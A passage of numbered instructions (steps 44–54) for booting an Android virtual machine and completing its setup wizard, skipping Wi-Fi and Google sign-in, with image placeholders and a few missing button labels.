


44. Android boot menu appears, leave the window intact.




45. Android machine begins to boot, wait until you are redirected to the customization wizard.

46. The customization wizard appears with a **Welcome** screen, select a language and click 




Note: During the wizard, a Bluetooth pop-up appears, click **OK**.

47. The operating system starts initializing



48. On completion of initialization, **Select Wi-Fi** window appears, click **Skip**




49. A **Warning** pop-up appears, click **Skip anyway**




50. **Got Google?** Window appears, click **No**


**Note:** If you already have account, click **Yes**. A **Sign in** window appears, enter the **Email** and **Password** and click ►




51. Make it Google window appears, click **Not now**




52. Google & location window appears, click 




53. **Date & time** window appears, leave the settings to default and click  button to continue




54. This tablet belongs to... window appears, enter your name and click .



